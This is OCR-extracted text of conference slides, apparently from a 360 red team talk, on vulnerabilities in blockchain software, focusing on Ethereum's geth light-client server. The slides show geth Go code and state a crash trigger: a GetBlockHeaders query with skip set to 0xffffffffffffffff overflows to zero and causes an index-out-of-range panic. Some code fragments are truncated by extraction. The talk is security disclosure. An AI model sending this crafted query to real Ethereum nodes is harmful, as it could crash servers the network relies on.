
Blockchain software vulnerability distribution

Example

Input and output verification
- Buffer overflow
- Cross-site scripting
- Injection attack, etc.

Code quality problem
- Unused local variables
- Null pointer dereference, etc.

Safety features
- Override access
- Unsafe random number



02
Vulnerability

1. Public Chain
2. Smart Contract

redteam@360.cn

Public Chain Reacher

“

Ethereum is
a decentralized platform
that runs smart contracts

”

Ethereum

“

The most powerful
infrastructure for
decentralized applications

”

EOS

Background 1


Geth

According to Ethernodes, geth has around two-thirds share.

https://github.com/ethereum/go-ethereum

Make Geth

Given geth is the majority in the Ethereum network, any critical vulnerability of it could possibly cause severe damages to the entire Ethereum ecosystem.




Background 2

This figure display the protocol layers used in Ethereum. For supporting “light” clients, the Light Ethereum Subprotocol (LES) allows an Ethereum node to only download block headers as they appear and fetch other parts of the blockchain on-demand. To achieve that, we also need a full (or archive) node acting as the LES server to serve the light nodes.

geth --lightserv 20

While an LES client requesting block headers from an LES server, the GetBlockHeaders message is sent from the client and the message handler on the server side parses the message.



1. Support arbitrary sub-protocols (aka capabilities) over the basic wire protocol
2. Connection management

1. Encrypted Handshake/Authentication
2. Peer Persistence
3. UDP Node Discovery Protocol

Ethereum Protocol Stack

```go
// GetBlockHashesFromHash retrieves a number of block hashes starting at a given
// hash, fetching towards the genesis block.
func (hc *HeaderChain) GetBlockHashesFromHash(hash common.Hash, max uint64) []common.Hash {
    // Get the origin header from which to fetch
    header := hc.GetHeaderByHash(hash)
    if header == nil {
        return nil
    }
    // Iterate the headers until enough is collected or the genesis reached
    chain := make([]common.Hash, 0, max)
    for i := uint64(0); i < max; i++ {
        next := header.ParentHash
        if header = hc.GetHeader(next, header.Number.Uint64()-1); header == nil {
            break
        }
        chain = append(chain, next)
        if header.Number.Sign() == 0 {
            break
        }
    }
    return chain
}
```

blockchain.go lightchain.go

```go
der of the query
(common.Hash{}) && query.Reverse:
l towards the genesis block
ery.Skip)+1; i++ {
ockchain.GetHeader(query.Origin.Hash, number); header != nil {
ash = header.ParentHash
```

```go
case query.Origin.Hash != (common.Hash{}) && !query.Reverse:
    // Hash based traversal towards the leaf block
    if header := pm.blockchain.GetHeaderByNumber(origin.Number.Uint64() + query.Skip + 1); header != nil {
        if pm.blockchain.GetBlockHashesFromHash(header.Hash(), query.Skip+1)[query.Skip] == query.Origin.Hash {
            query.Origin.Hash = header.Hash()
        } else {
            unknown = true
        }
    } else {
        unknown = true
    }

case !query.Reverse:
    // Number based traversal towards the leaf block
    query.Origin.Number += query.Skip + 1
```

```go
// getBlockHeadersData represents a block header query.
type getBlockHeadersData struct {
    Origin  hashOrNumber // Block from which to retrieve headers
    Amount  uint64       // Maximum number of headers to retrieve
    Skip    uint64       // Blocks to skip between consecutive headers
    Reverse bool         // Query direction (false = rising towards latest, true = falling towards genesis)
}
```

handler_test.go
helper_test.go
metrics.go
odr.go
odr_requests.go
odr_test
peer.go
protocol.go
randselect.go
randselect_test.go
request_test.go
retrieve.go
server.go
serverpool.go
sync.go
txrelay.go

Query.skip+1 =0

Max size 0xffffffffffffffff

Process


Attack
GetBlockHeaders
query.skip= 0xffffffffffffffff
GetBlockHashesFromHash
Array size=0
Index out of range

DEMO


System Preferences
Edit
View
Window
Help
Mon Oct 22 18:26
rootclay
Samsung_T5
android
SamsungPortableSSD.app
No internet
Network
Search
Location: 位置 (2017/6/5 15:32)
Apple...dapter
Not Connected
Bluetooth PAN
Not Connected
LPSS...pter (1)
Not Configured
LPSS...pter (2)
Not Configured
AX88772A
Not Connected
USB 1...00 LAN
Not Connected
Wi-Fi
Off
USB 1...00 LAN
Not Connected
AX88x72A
Not Connected
Status: Not Connected
The cable for Apple USB Ethernet Adapter is connected, but your computer does not have an IP address.
Configure IPv4: Off
DNS Server:
Search Domains:
802.1X: Default
Disconnect
Authenticated via EAP-PEAP (MSCHAPv2)
Connect Time: 04:17:23
Advanced...
Revert
Apply

Background

Eos

Be an operating system that truly supports commercial applications.

https://github.com/EOSIO/eos

One of the best things about using WASM is that EOS smart contracts can be written in any programming language that compiles to WASM.

